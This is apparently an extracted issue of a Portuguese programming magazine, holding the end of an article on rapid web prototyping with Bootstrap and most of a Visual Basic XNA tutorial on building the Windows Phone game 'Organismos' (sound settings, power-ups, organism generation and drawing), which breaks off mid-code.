E aqui não nos podemos esquecer do que queremos, um site acessível a todos os utilizadores e em todos dispositivos. O Responsive Design que tanto se fala é uma obrigação, não uma escolha. As visitas online a partir de smartphones e tablets aumentam a cada dia, pelo que é importante ter um site que responda a todos estes dispositivos. Fazemos então download do nosso template base que já traz uma estrutura base para o nosso protótipo. Este template básico inclui o modernizr (<http://modernizr.com/>) que nos permite detectar quais as propriedades HTML5 e CSS3 disponíveis no browser, possibilitando desta forma que caso algo não seja suportado podemos criar fallbacks com javascript ou CSS.

Com esta estrutura base podemos iniciar o desenvolvimento do nosso protótipo, alterando os ficheiros de favicon's, e podemos, baseando-nos na documentação do bootstrap, criar uma estrutura de layout para o site. Na documentação do bootstrap podem ver exemplos e a simplicidade de código com que conseguimos criar facilmente uma estrutura de site, com a vantagem de possuir um aspecto bastante bom a nível gráfico.

Existe um artigo na [designshack](#) que nos mostra ainda algumas ferramentas fenomenais que podemos usar para o bootstrap: <http://designshack.net/articles/css/20-awesome-resources-for-twitter-bootstrap-lovers/>

Para além disto, temos já templates também para o Bootstrap que nos podem servir como base. <http://getkickstrap.com/themes/>

Conteúdos prontos, estrutura base pronta. Aqui entra a questão dos objectivos e conteúdos do site, que diferem de caso para caso.

Durante o desenvolvimento, algumas regras importantes:

- Desenvolvimento em HTML5, mas sempre com atenção a fallbacks para browsers que ainda não suportam totalmente o HTML5. Aqui, o Javascript poderá ser o melhor amigo, principalmente o JQuery que já vem incluído no template base – este site pode ser uma grande ajuda: <http://html5please.com/> - que nos mostra o que já podemos usar ou não.
- Ser inteligente no uso de CSS. Minimizar o uso de código repetitivo como as propriedades float, ou font-size. Podemos criar classes sem termos necessidade de estar constantemente a repetir código.

A PROGRAMAR

RÁPIDO E BEM? A PROGRAMAÇÃO WEB TEM!

- Optimizar o uso de gradientes. Já não temos necessidade de incluir dezenas de imagens - <http://www.colorzilla.com/gradient-editor/> - deixando de lado algumas com gradientes. Agora pode ser tudo por CSS. Esta ferramenta com o aspecto do Photoshop ajuda-nos imenso, acelerando o processo de desenvolvimento.
- Usar bem CSS3 - <http://css3generator.com/> - Com tantas propriedades CSS3, esta ferramenta faz maravilhas.
- Usar Friendly URL's. Pensar sempre na usabilidade do nosso site. URL's amigáveis tornam o nosso site mais eficaz, com facilidade de leitura e partilha de endereços.

“ **O mais curioso na tecnologia é a sua capacidade de mutação quase frenética** ”

E se tudo correu bem até aqui, podemos então passar para os nossos passos finais: Passos finais:

- “Minificar” todo o código Javascript e CSS é necessário para optimizarmos ainda mais o nosso site. Não esquecer que no Head do nosso documento apenas deverá ser chamado a livreria modernizr, e o restante Javascript no final do nosso elemento <body>. Este processo acelera o carregamento dos elementos visuais para que o utilizador tenha uma melhor experiência de utilização. (<http://jscompress.com/> e <http://www.minifycss.com/css-compressor/>);

- Validação de código HTML e CSS (<http://validador.w3.org/> e <http://jigsaw.w3.org/css-validator/>);
- Incluir Google Analytics (<http://www.google.com/analytics/>). Temos de saber se o nosso site está a ser visitado e se a experiência de utilizador está a ser a que nós pretendemos para a plataforma.

Este é um conjunto de regras que podemos seguir, sendo que antes da colocação online devemos testar o site; se tudo funciona, se as expectativas do site são correspondidas. Nesta fase pedimos aos nossos amigos ou parceiros que testem o site e nos ajudem a perceber se tudo está como pretendido.

A nível de desenvolvimento utilizamos o Bootstrap, mas não podemos deixar de mencionar uma nova framework portuguesa desenvolvida pelo pessoal fantástico da Sapo. INK (<http://ink.sapo.pt/>) foi apresentado no Codebits VI, está em fase de desenvolvimento, e tem uma diferença com outras frameworks de desenvolvimento de layout, que é o facto de não utilizar uma grelha, funcionando apenas com percentagens.

Estas frameworks, regras e ferramentas permitem um desenvolvimento mais acelerado e a prototipagem de uma aplicação rapidamente, que podemos testar e mais facilmente nos aproximar da nossa solução final.

“ **temos que ser rápidos, eficazes e pragmáticos** ”

Com a evolução da Web, temos que ser rápidos, eficazes e pragmáticos na hora de desenvolver soluções. Esperamos ter-vos ajudado com este artigo.


AUTOR



Escrito por Sérgio Laranjeira

Sonhador e empreendedor com uma paixão enorme por tudo que é web.

Sonhador, idealista e apaixonado. Coloca em cada projecto todas as suas virtudes humanas, fundindo-as com mestria nas suas skills enquanto programador. É na área web nesta área que revela grande conhecimento e uma capacidade técnica pragmática. Licenciado em Computação Gráfica é apaixonado por web e tudo que é relacionado com usabilidade e acessibilidade.



ENTÃO, SÓ FALAS
EM CÓDIGO?

TEMOS O REMÉDIO CERTO PARA TI!



portugal-a-programar.pt

A MAIOR COMUNIDADE PORTUGUESA DE
PROGRAMAÇÃO, APARECE!

COLUMNAS

Visual (NOT) Basic - Organismos! Do zero ao mercado (2/2)

Enigmas de C# - Async/Await e Threads

CoreDump - Core Dump - Fora de Horas

VISUAL (NOT) BASIC

Organismos! Do zero ao mercado (2/2)

Pegar onde ficou

Então, onde ficámos? Criámos todos os aspectos periféricos ao ciclo de jogo e pudemos experimentar os menus e os movimentos dos organismos de fundo, dependentes do acelerómetro.

Tratamos dos efeitos sonoros, da música e da mecânica da pontuação máxima global.


Estamos aptos para começar a trabalhar no ciclo de jogo! Bem, quase... para a produção do artigo foi necessário submeter o jogo para certificação Microsoft.

A certificação falhou com alguns pontos interessantes dos quais não falámos e que é necessário desde já corrigir, antes de tratar do ciclo de jogo, pois implica código que já considerámos fechado.

Os dois pontos mais flagrantes centram-se no controlo do som. O método de determinar se o utilizador estava a ouvir música no Zune ou não, não estava completamente coberto e fiquei a saber que todos os jogos precisam de opções que permitam controlar o volume do som ou cortar completamente a música ou som, e estarem capazes de armazenar essas opções.

A Microsoft leva a sério (e bem) a experiência do utilizador.

Assim, acrescentamos à content pipeline novas imagens para representar os novos controlos:



E começemos por efectuar alterações já no ficheiro **Utilidades.vb**, com uma adição:

```
Public Shared Sub GravarControloDeSom()  
Dim IST As IsolatedStorageFile = _  
IsolatedStorageFile.GetUserStoreForApplication()  
Using wF As New IO.StreamWriter(New _  
IsolatedStorageFileStream("organismos.som", _  
FileMode.OpenOrCreate, FileAccess.Write, IST))
```

```
    If Central.MUSICA_IO Then wF.Write(ChrW(  
AscW("1"))) Else wF.Write(ChrW(AscW("0")))  
        wF.Write(ChrW(AscW(";")))  
    If Central.SFX_IO Then wF.Write(ChrW(  
AscW("1"))) Else wF.Write(ChrW(AscW("0")))  
End Using  
End Sub  
  
Public Shared Sub CarregarControloDeSom()  
Dim IST As IsolatedStorageFile = _  
IsolatedStorageFile.GetUserStoreForApplication()  
If Not IST.FileExists("organismos.som")  
Then  
    Central.MUSICA_IO = True  
    Central.SFX_IO = True  
Exit Sub  
End If  
Using rF As New IO.StreamReader(New _  
IsolatedStorageFileStream  
("organismos.som", FileMode.OpenOrCreate,  
FileAccess.Read, IST))  
Dim C As String() = rF.ReadToEnd  
().Split(ChrW(AscW(";")))  
Central.MUSICA_IO = "1" = C(0)  
Central.SFX_IO = "1" = C(1)  
End Using  
End Sub
```

Estes métodos permitem gravar as opções do utilizador, armazenando apenas valores 1 e 0, separados por ponto e vírgula para a música e para o som, onde 1 significa que está ligado e 0 desligado.

Por exemplo, para desligar a música mas não o som, armazenaria-se 0;1

No ficheiro **Jogo.Recursos.vb**, vamos contemplar estes novos controlos. Começemos por criar variáveis:

```
Public BT_Musica_Ligada As Texture2D  
Public BT_Musica_Desligada As Texture2D  
Public BT_Efeitos_Ligados As Texture2D  
Public BT_Efeitos_Desligados As Texture2D
```

E depois no método **CarregarRecursos**:

```
BT_Musica_Ligada = Content.Load(Of Texture2D)  
("btmusicaon")  
BT_Musica_Desligada = Content.Load(Of Texture2D)  
("btmusicaoff")  
BT_Efeitos_Ligados = Content.Load(Of Texture2D)  
("btsfxon")  
BT_Efeitos_Desligados = Content.Load(Of Texture2D)  
("btsfxoff")
```

Na classe de inicializações, **Jogo.Inicializacoes.vb**, o método **InicializarMenu** terá de contemplar estes novos botões:

```
Central.Botao_Musica_On =  
New Sprite(BT_Musica_Ligada,  
New Vector2(10, ALTURA - 110), 0, 0)
```


VISUAL (NOT) BASIC

Organismos! Do zero ao mercado (2/2)

```
Central.Botao_Musica_Off =  
  New Sprite(BT_Musica_Desligada,  
  New Vector2(10, ALTURA - 110), 0, 0)  
Central.Botao_Efeitos_On =  
  New Sprite(BT_Efeitos_Ligados,  
  New Vector2(120, ALTURA - 110), 0, 0)  
Central.Botao_Efeitos_Off =  
  New Sprite(BT_Efeitos_Desligados,  
  New Vector2(120, ALTURA - 110), 0, 0)
```

No método `TocarMusica`, vamos substituir:

```
If Not MediaPlayer.GameHasControl Then Exit Sub
```

Por:

```
If Not Central.MUSICA_IO Then Exit Sub  
If Not Central.ControloDoMP Then Exit Sub
```

E no método `TocarSFX` acrescentar no início:

```
If Not Central.SFX_IO Then Exit Sub
```

Estas últimas alterações no `TocarMusica` e `TocarSFX` são importantes pois verificam o estado das opções e decidem se tocam ou não o som. Como todas as chamadas de som são feitas através destes 2 métodos, não haveria sítio melhor.

Na classe `Jogo.Desenho.vb`, vamos acrescentar o método para desenhar os novos controlos:

```
Private Sub DesenharControlosDeSom(  
    SB As SpriteBatch)  
  Central.Botao_Efeitos_Off.Desenha(SB)  
  Central.Botao_Efeitos_On.Desenha(SB)  
  Central.Botao_Musica_Off.Desenha(SB)  
  Central.Botao_Musica_On.Desenha(SB)  
End Sub
```

Por sua vez, na classe `Jogo.Actualizacoes.vb` é necessário acrescentar o método para actualizar os objectos dos controlos e depois o método que os actualiza de acordo com as opções:

```
Private Sub ActualizarBotoesDeSom(GT As GameTime)  
  Central.Botao_Efeitos_Off.Actualiza(GT)  
  Central.Botao_Efeitos_On.Actualiza(GT)  
  Central.Botao_Musica_Off.Actualiza(GT)  
  Central.Botao_Musica_On.Actualiza(GT)  
End Sub  
  
Private Sub ActualizarEstadoBotoesDeSom()  
  If Central.MUSICA_IO Then  
    Central.Botao_Musica_Off.Desvanecimento = -20  
    Central.Botao_Musica_On.Desvanecimento = 20  
    If MediaPlayer.Queue.ActiveSong Is Nothing And  
      Central.ControloDoMP Then  
      TocarMusica()  
  End If  
  If Fase = Fases.PAUSA Then MediaPlayer.Pause()  
  End If  
  If Not Fase = Fases.PAUSA Then  
    If Central.ControloDoMP Then  
      MediaPlayer.Resume()  
    Else  
      Central.Botao_Musica_Off.Desvanecimento = 20  
      Central.Botao_Musica_On.Desvanecimento = -20  
  End If  
  If Central.ControloDoMP Then MediaPlayer.Pause()  
  End If  
  If Central.SFX_IO Then
```

```
Central.Botao_Efeitos_Off.Desvanecimento = -20  
Central.Botao_Efeitos_On.Desvanecimento = 20  
Else  
  Central.Botao_Efeitos_Off.Desvanecimento = 20  
  Central.Botao_Efeitos_On.Desvanecimento = -20  
End If  
GravarControloDeSom()  
End Sub
```

Ainda nesta classe, há que acrescentar lógica para detectar toques nesses controlos.

No método `DetectarToques`, acrescenta-se ao `Case Fase.MENU` e ao `Case Fase.PAUSA` os seguintes testes:

```
If ToqueRect.Intersects  
(Central.Botao_Efeitos_Off.Rectangulo)  
Then  
  TocarSFX("TOQUE")  
  Central.SFX_IO = Not Central.SFX_IO  
  ActualizarEstadoBotoesDeSom()  
End If  
If ToqueRect.Intersects  
(Central.Botao_Musica_Off.Rectangulo)  
Then  
  TocarSFX("TOQUE")  
  Central.MUSICA_IO = Not Central.MUSICA_IO  
  ActualizarEstadoBotoesDeSom()  
End If
```

O case para a `PAUSA` não deverá lá estar, portanto há que adicionar e repetir o bloco de código acima.

Há maneiras melhores para replicar blocos de código, mas vamos promover a lógica imediata.

Acrescentemos também o método de inicialização dos objectos do controlo de som:

```
Private Sub InicializarBotoesDeSom()  
  Central.Botao_Efeitos_On.Desvanecimento = 20  
  Central.Botao_Musica_On.Desvanecimento = 20  
  Central.Botao_Efeitos_Off.Opacidade = 0  
  Central.Botao_Musica_Off.Opacidade = 0  
End Sub
```

Por esta altura devem estar a ver dezenas de erros. Não é por acaso. Como se tratam de alterações feitas a código que já tinham escrito, aproveitem o underline de erros para determinar as localizações das correcções. Tudo revisto? Boa. Vamos fazer a última correcção na classe que vai colar tudo. **A Central.vb.**

Começemos por declarações:

```
Public Shared Botao_Continuar As Sprite  
Public Shared Botao_Efeitos_On As Sprite  
Public Shared Botao_Efeitos_Off As Sprite  
Public Shared Botao_Musica_On As Sprite  
Public Shared Botao_Musica_Off As Sprite  
Public Shared MUSICA_IO As Boolean = True  
Public Shared SFX_IO As Boolean = True
```

Por fim, basta acrescentar o método `ControloDoMP`:

```
Public Shared Function ControloDoMP() As Boolean  
  If MediaPlayer.GameHasControl = False Then  
    Return False  
  If Not MediaPlayer.Queue.ActiveSong Is Nothing  
    Then
```


VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
If Not MediaPlayer.Queue.ActiveSong.ToString.  
  ToLower.StartsWith("musica\musica") Then Return  
  False  
End If  
Return True  
End Function
```

Este método concentra todos os testes necessários para determinar se temos ou não o controlo do Media Player.

Para além das verificações do MediaPlayer, ainda vamos verificar se a música em fila é alguma das nossas, porque se for, o controlo é nosso.

Erros? Zero.

Finalmente, continuar

Com as correcções no sítio, vamos começar a tratar do ciclo do jogo.

A primeira coisa que queremos fazer é preparar tudo nas classes periféricas para que não falte nada quando se escrever a actualização, que é onde está a lógica do jogo.

Na classe **Jogo.Fluxo.vb** vamos acrescentar o seguinte bloco:

```
Private Sub ValidarPassagemDeFase()  
  
  If Central.Jogador.Tamanho > 0.7 And Central.Safo  
    = False Then  
    Central.Safo = True  
    TocarSFX("SAFO")  
  
  End If  
  
  If Central.Jogador.Tamanho >= 1.25F Then  
    TocarMusica()  
    Central.Nivel += 1  
    FRAME = 1  
    Central.Jogador.Tamanho = 0.04F  
    Central.PowerUpActivo = Nothing  
    Fase = Fases.ENTRADA_NIVEL  
    Central.Safo = False  
    Central.CAMADA_EFECTIVA.ForEach(Sub(0 As  
      Objecto)  
      0.OrdenarDestruicao()  
    End Sub)  
  End If  
End Sub  
  
Private Sub DescontarPontosTempo()  
  
  If Central.Pontos > 0 Then If FRAME Mod  
    Seg_Frames(15) = 0 Then Central.Pontos -= 1  
    If Central.Pontos < 0 Then  
      Central.Pontos = 0  
    End Sub
```

ValidarPassagemDeFase é um método que verifica duas coisas: se o organismo já se encontra no tamanho em que pode absorver tudo e também se o organismo já tem tamanho suficiente para passar de fase.

DescontarPontosTempo vai retirar um ponto a cada 15 segundos, calculados com base nos 30 frames por segundo.

Acrescentemos também:

```
InicializarBotoesDeSom()  
ActualizarEstadoBotoesDeSom()
```

No Case dos 5400 milisegundos, para que os botões de controlo sejam inicializados.

Na classe **Jogo.Inicializacoes.vb**, começamos a acrescentar métodos e tipos:

```
Public Enum Camadas  
  EFECTIVA  
  SUPERIOR  
  INFERIOR  
End Enum  
  
Public Sub PrepararNovoJogo()  
  Central.POWERUPS_EFECTIVOS.Clear()  
  Central.CAMADA_EFECTIVA.Clear()  
  Central.CAMADA_INFERIOR.Clear()  
  Central.CAMADA_SUPERIOR.Clear()  
  Central.Pontos = 0  
  Central.Nivel = 1  
  Central.Safo = False  
  Central.Jogador.Tamanho = 0.04F  
End Sub
```

Chama-se este método sempre que se quer reinicializar todas as variáveis do ciclo ao ponto inicial, ficando a estrutura de dados pronta para recomeçar o ciclo.

É também nas inicializações que vamos escrever os métodos que vão gerar novos organismos e novos powerups, bem como o método que normaliza as camadas de organismos.

Criamos as camadas superior, inferior e efectiva por motivos estéticos.

As entidades que interagem serão colocadas na camada efectiva, e as outras duas serão preenchidas de organismos reactivos ao acelerómetro, que vão conceder uma nota de profundidade.

Para gerar powerups escrevemos o seguinte bloco:

```
Public Sub CriarPowerUp()  
  Dim R As Random = Central.AleatorioGlobal  
  Dim tmpGrafico As Texture2D = Nothing  
  Dim tmpTipo As Central.PowerUps  
  Dim tmpTempo As Integer = Cint(Seg_Frames(15))  
  
  Select Case R.Next(0, 100)  
    Case Is < 15 : tmpTipo = _  
      Central.PowerUps.FALHAOPTICA : tmpTempo = Cint  
        (Seg_Frames(20))  
    Case Is < 40 : tmpTipo = _  
      Central.PowerUps.AGITACAOGENETICA  
    Case Is < 80 : tmpTipo = Central.PowerUps.DOBRO  
    Case Is < 95 : tmpTipo = Central.PowerUps.TRIPLO  
    Case Else : tmpTipo = _  
      Central.PowerUps.INVERSAOGENETICA : tmpTempo = _  
        Cint(Seg_Frames(10))  
  End Select  
  
  tmpGrafico = Powerups(tmpTipo)  
  Dim P As New Powerup(tmpGrafico, New Vector2  
    (R.Next(0, 800), R.Next(0, 480)), 0, 0)  
  P.Tipo = tmpTipo
```

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
P.Tempo = tmpTempo
P.Escala = Vector2.One
P.FactorVelocidade = New Vector2(Grampo
    (CSng(R.NextDouble() * 8), 1.0F, 8.0F))
P.Velocidade_Angular = Grampo(CSng
    ((R.NextDouble() * 0.032F) - 0.016F), -
    0.016F, 0.016F)

Central.POWERUPS_EFECTIVOS.Add(P)
End Sub
```

É possível observar todo o cálculo de probabilidade de sair um dos tipos dos powerups.

Por ser lançado um número aleatório de 0 a 100, é fácil pensar isto em percentagens, vejamos:

Existe 15% de probabilidade de sair Falha Óptica ou Triplo, 25% de sair Agitação Genética, 40% de sair Dobro e 5% de sair Inversão Genética.

Define-se também o tempo que o powerup dura e as velocidades que vai assumir.

Para gerar organismos, escrevemos o seguinte bloco:

```
Public Function CriarOrganismo(posicao As Vector2,
    Camada As Camadas) As Organismo
    Dim R As Random = Central.AleatorioGlobal
    Dim Num As Integer = R.Next(0,
        Organismos.Count - 1)
    Dim ORG As New Organismo(Organismos(Num),
        posicao)

    Dim tmpTamanho As Single
    Dim tmpVelocidade As Single
    Select Case Camada
    Case Camadas.EFECTIVA
        ORG.Tamanho = CSng(R.NextDouble() * 0.5) +
            0.1F

        tmpVelocidade = Grampo(CSng(R.NextDouble() *
            8), 1.0F, 8.0F)

        If Not Central.PowerUpActivo Is Nothing Then
            If Central.PowerUpActivo.Tipo =
                Central.PowerUps.AGITACAOGENETICA Then
                tmpVelocidade *= 4
            End If

        ORG.Velocidade_Angular = Grampo(CSng
            ((R.NextDouble() * 0.032F) - 0.016F), -0.016F,
            0.016F)

        ORG.Opacidade = CSng(R.Next(240, 255))
    Select Case ORG.Tamanho
    Case Is < 0.05F : ORG.Grafico = Organismos(0)
    Case Is < 0.1F : ORG.Grafico = Organismos(1)
    Case Is < 0.15F : ORG.Grafico = Organismos(2)
    Case Is < 0.2F : ORG.Grafico = Organismos(3)
    Case Is < 0.25F : ORG.Grafico = Organismos(4)
    Case Is < 0.3F : ORG.Grafico = Organismos(5)
    Case Is < 0.35F : ORG.Grafico = Organismos(6)
    Case Is < 0.4F : ORG.Grafico = Organismos(7)
    Case Is < 0.45F : ORG.Grafico = Organismos(8)
    Case Is < 0.5F : ORG.Grafico = Organismos(9)
    Case Is < 0.55F : ORG.Grafico = Organismos(10)
    Case Is >= 0.55F : ORG.Grafico = Organismos(11)
    End Select
    Case Camadas.INFERIOR
        tmpTamanho = CSng(R.NextDouble() * 4) + 1.0F
        tmpVelocidade = Grampo(CSng(R.NextDouble() *
            8), 1.0F, 8.0F)

        ORG.Velocidade_Angular = Grampo(CSng
            ((R.NextDouble() * 0.032F) - 0.016F), -0.016F,
```

```
0.016F)
    ORG.Velocidade_Angular /= 2
    ORG.Opacidade = CSng(R.Next(50, 60))
    Case Camadas.SUPERIOR
        tmpTamanho = CSng(R.NextDouble() * 7) + 1.0F
        tmpVelocidade = Grampo(CSng(R.NextDouble() *
            8), 1.0F, 8.0F)

        ORG.Velocidade_Angular = Grampo(CSng
            ((R.NextDouble() * 0.032F) - 0.016F), -0.016F,
            0.016F)

        ORG.Velocidade_Angular /= 2
        ORG.Opacidade = CSng(R.Next(50, 60))
    End Select
    ORG.FactorVelocidade = New Vector2
        (tmpVelocidade, tmpVelocidade)
    ORG.Rotacao = CSng(R.NextDouble * Math.PI)

    Dim tmpR, tmpG, tmpB As Integer
    tmpR = R.Next(0, 120)
    tmpG = R.Next(0, 150)
    tmpB = R.Next(0, 150)
    ORG.OffsetCanais = New Color(0, tmpR, tmpG,
        tmpB)

    Return ORG
End Function
```

Fazem-se várias coisas neste método, mas não é nada que careça de explicação.

Trata-se apenas de atribuir propriedades, como velocidade, tipo ou cor, dependendo da camada alvo e do powerup Agitação Genética, que fará com que a velocidade seja multiplicada por 4 na altura da geração.

Por fim, é importante normalizar as camadas. Este método assegura que existe sempre o número certo de organismos nas camadas, adicionando novos sempre que os eventos no ciclo do jogo o forcem a ser destruído (como por exemplo, absorver um organismo, que causa um défice de organismos na camada efectiva):

```
Public Sub NormalizarCamadas()
    Dim R As Random = Central.AleatorioGlobal

    While Central.CAMADA_EFECTIVA.Count < (10 *
        Central.Nivel)

        Dim tmpPosicao As Vector2
        Select Case R.Next(1, 4)
        Case 1 : tmpPosicao = New Vector2(R.Next(0,
            800), -1000)
        Case 2 : tmpPosicao = New Vector2(R.Next(0,
            800), 1480)
        Case 3 : tmpPosicao = New Vector2(-1000, R.Next
            (0, 480))
        Case 4 : tmpPosicao = New Vector2(1800, R.Next
            (0, 480))
        End Select
        Central.CAMADA_EFECTIVA.Add(CriarOrganismo
            (tmpPosicao, Camadas.EFECTIVA))
    End While

    While Central.CAMADA_SUPERIOR.Count < (45)
        Dim tmpPosicao As Vector2

        Select Case R.Next(1, 4)
        Case 1 : tmpPosicao = New Vector2(R.Next(0,
            800), -1000)
        Case 2 : tmpPosicao = New Vector2(R.Next(0,
            800), 1480)
        Case 3 : tmpPosicao = New Vector2(-1000,
            R.Next(0, 480))
```

VISUAL (NOT) BASIC

ORGANISMOS! DO ZERO AO MERCADO (2/2)

```
Case 4 : tmpPosicao = New Vector2(1800, R.Next
                                (0, 480))
End Select
Central.CAMADA_SUPERIOR.Add(CriarOrganismo
                             (tmpPosicao, Camadas.INFERIOR))
End While

While Central.CAMADA_INFERIOR.Count < (50)
Dim tmpPosicao As Vector2
Select Case R.Next(1, 4)
Case 1 : tmpPosicao = New Vector2(R.Next(0,
                                800), -1000)
Case 2 : tmpPosicao = New Vector2(R.Next(0,
                                800), 1480)
Case 3 : tmpPosicao = New Vector2(-1000,
                                R.Next(0, 480))
Case 4 : tmpPosicao = New Vector2(1800,
                                R.Next(0, 480))
End Select
Central.CAMADA_INFERIOR.Add(CriarOrganismo
                             (tmpPosicao, Camadas.SUPERIOR))
End While
End Sub
```

A camada efectiva mantém sempre um número de organismos igual ao nível actual vezes 10, ou seja, 10 organismos activos na camada ao nível 1, 100 no nível 10, etc.

As camadas superior e inferior mantêm sempre um número fixo de organismos.

Quando é necessária a criação de um organismo, calcula-se aleatoriamente uma posição num dos 4 extremos do ecrã e chama-se o método de criação do organismo.

Para fechar a classe **Jogo.Desenho.vb** vamos escrever um bloco de código bastante extenso, mas não tem muito para detalhar. Trata-se na sua essência de preparações e ordens de desenho dos objectos.

De destacar apenas o método **DesenharFundos** que se serve da propriedade **Desvanecimento** dos objectos que definimos anteriormente para fazer aparecer e desaparecer os fundos em passagens de fase.

```
Private Sub DesenharCamadasJogo(SB As SpriteBatch)
For Each L As List(Of Objecto) In
{Central.CAMADA_INFERIOR, Central.CAMADA_EFECTIVA,
Central.CAMADA_SUPERIOR}
For Each O As Objecto In L
O.Desenha(SB)
Next
If L Is Central.CAMADA_EFECTIVA Then _
Central.Jogador.Desenha(SB)
Next
End Sub

Private Sub DesenharFundos(SB As SpriteBatch)
If Central.Nivel Mod 2 = 1 Then
Central.FundoJogo1.Desvanecimento = 10
Central.FundoJogo2.Desvanecimento = -10
Else
Central.FundoJogo1.Desvanecimento = -10
Central.FundoJogo2.Desvanecimento = 10
End If
Central.FundoJogo1.Opacidade = Grampo
(Central.FundoJogo1.Opacidade, 0, 255)
Central.FundoJogo2.Opacidade = Grampo
(Central.FundoJogo2.Opacidade, 0, 255)

If Central.FundoJogo1.Opacidade > 0
```

```
Then Central.FundoJogo1.Desenha(SB)
If Central.FundoJogo2.Opacidade > 0
Then Central.FundoJogo2.Desenha(SB)
End Sub

Private Sub DesenharPontuacao(SB As SpriteBatch)
SB.DrawString(Central.Letras, _
Central.Pontos.ToString, New Vector2(5, 0), _
Color.White)
End Sub

Private Sub DesenharAviso(SB As SpriteBatch)
If Central.Alarme = True Then
SB.DrawString(Central.Letras, "(!)", New Vector2
(5, 425), Color.White)

End If
Central.Alarme = False
End Sub

Private Sub DesenharPausa(SB As SpriteBatch)
Central.Botao_Menu.Desenha(SB)
Central.Botao_Continuar.Desenha(SB)
Dim TmpLargura As Single = _
Central.Letras.MeasureString("GAME PAUSED").X
SB.DrawString(Central.Letras, "GAME PAUSED", New
Vector2(CSng(LARGURA / 2) - CSng(TmpLargura / 2),
50), Color.White)
End Sub

Private Sub DesenharEntrada(SB As SpriteBatch)
Dim Largura As Single = _
Central.Letras.MeasureString("PHASE: " & _
Central.Nivel.ToString).X
Dim Altura As Single = _
Central.Letras.MeasureString("PHASE: " & _
Central.Nivel.ToString).Y

SB.DrawString(Central.Letras, "PHASE: " & _
Central.Nivel.ToString, New Vector2(400 -
(Largura / 2), 230 - 10 - (Altura * 2)), _
Color.White)
Central.PublicidadeAC.Visible = True

Largura = Central.Letras.MeasureString("SCORE: " & _
& Central.Pontos.ToString).X
Altura = Central.Letras.MeasureString("SCORE: " & _
& Central.Pontos.ToString).Y

SB.DrawString(Central.Letras, "SCORE: " & _
Central.Pontos.ToString, New Vector2(400 -
(Largura / 2), 230 - Altura), Color.White)
End Sub

Private Sub DesenharPowerUps(SB As SpriteBatch)
For Each P As Powerup In
Central.POWERUPS_EFECTIVOS
P.Desenha(SB)
Next
End Sub

Private Sub DesenharPowerUpInfo(SB As SpriteBatch)

If Central.MascaraPU.Opacidade > 0
Then Central.MascaraPU.Desenha(SB)

If Central.PowerUpActivo Is Nothing Then Exit Sub
Dim Informacao As String = String.Empty

Select Case Central.PowerUpActivo.Tipo

Case Central.PowerUps.INVERSAOGENETICA : _
Informacao = "REVERSE GENETICS"
Case Central.PowerUps.AGITACAOGENETICA : _
